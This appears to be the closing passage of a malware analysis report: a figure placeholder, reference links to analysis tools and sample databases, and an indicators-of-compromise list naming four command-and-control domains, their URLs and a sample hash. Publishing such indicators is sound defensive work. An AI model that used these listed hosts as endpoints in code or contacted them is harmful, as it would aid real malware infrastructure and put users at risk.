


Figure 64
References

MSDN: <https://docs.microsoft.com/en-us/windows/win32/api/>

Fakenet: <https://github.com/fireeye/flare-fakenet-ng>

VirusTotal: <https://www.virustotal.com/gui/file/803dda6c8dc426f1005acdf765d9ef897dd502cd8a80632eef4738d1d7947269>

MalwareBazaar: <https://bazaar.abuse.ch/sample/803dda6c8dc426f1005acdf765d9ef897dd502cd8a80632eef4738d1d7947269/>

INDICATORS OF COMPROMISE

C2 domains:

- mante.li
- bmanal.com
- shopandtravelusa.com
- industryinfrastructure.com

SHA256: 803dda6c8dc426f1005acdf765d9ef897dd502cd8a80632eef4738d1d7947269

URLs:

- <https://mante.li/images/draw.php>
- <https://bmanal.com/images/draw.php>
- <https://shopandtravelusa.com/vendor/monolog/monolog/src/Monolog/monolog.php>
- <https://industryinfrastructure.com/templates/worldgroup/view.php>